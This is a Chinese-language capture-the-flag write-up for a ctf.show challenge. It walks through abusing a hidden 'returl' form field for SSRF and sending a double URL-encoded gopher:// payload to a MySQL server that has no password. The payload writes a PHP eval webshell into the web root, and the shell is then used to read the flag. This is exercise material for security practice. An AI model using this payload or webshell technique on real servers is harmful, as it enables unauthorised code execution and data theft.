


提示：打无密码的mysql

1.查看源码可以知道POST传参有u和returl，returl可以传url，构成ssrf，目标为当前目录check.php

```
<form action="check.php" method="post">
        <input name="u" type="text" class="text" value="Username" onfocus="this.value = '';" onblur="if (this.value == '') {this.value = 'Username';}" >
            <div class="key">
        <input password="p" type="password" value="Password" onfocus="this.value = '';" onblur="if (this.value == '') {this.value = 'Password';}">
            </div>
        <input type="hidden" name="returl" value="https://404.chall.ctf.show/">

ass="signin">
```


2.使用gopherus帮助生成针对Gopher协议的payload，SQL语句执行生成/var/www/html/shell.php一句话木马

因为要经过一个服务器才能到底目标点，所以还要将后面的请求在url编码一次

最终payload

```
gopher://127.0.0.1:3306/_%25a3%2500%2500%2501%2585%25a6%25ff%2501%2500%2500%2500%2501%2521%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2572%256f%256f%2574%2500%2500%256d%2579%2573%2571%256c%255f%256e%2561%2574%2569%2576%2565%255f%2570%2561%2573%2573%2577%256f%2572%2564%2500%2566%2503%255f%256f%2573%2505%254c%2569%256e%2575%2578%250c%255f%2563%256c%2569%2565%256e%2574%255f%256e%2561%256d%2565%2508%256c%2569%2562%256d%2579%2573%2571%256c%2504%255f%2570%2569%2564%2505%2532%2537%2532%2535%2535%250f%255f%2563%256c%2569%2565%256e%2574%255f%2576%2565%2572%2573%2569%256f%256e%2506%2535%252e%2537%252e%2532%2532%2509%255f%2570%256c%2561%2574%2566%256f%2572%256d%2506%2578%2538%2536%255f%2536%2534%250c%2570%2572%256f%2567%2572%2561%256d%255f%256e%2561%256d%2565%2505%256d%2579%2573%2571%256c%254a%2500%2500%2500%2503%2573%2565%256c%2565%2563%2574%2520%2522%253c%253f%2570%2568%2570%2520%2540%2565%2576%2561%256c%2528%2524%255f%2550%254f%2553%2554%255b%2531%255d%2529%253b%253f%253e%2522%2520%2569%256e%2574%256f%2520%256f%2575%2574%2566%2569%256c%2565%2520%2522%252f%2576%2561%2572%252f%2577%2577%2577%252f%2568%2574%256d%256c%252f%2573%2568%2565%256c%256c%252e%2570%2568%2570%2522%2501%2500%2500%2500%2501
```

3.check.php为目标，u随便传参，returl则传参payload，excute



4.访问shell.php，注入命令在根目录flag.txt得到flag

ctfshow{769ed96e-4694-4c9b-bbad-bb1ee2029749}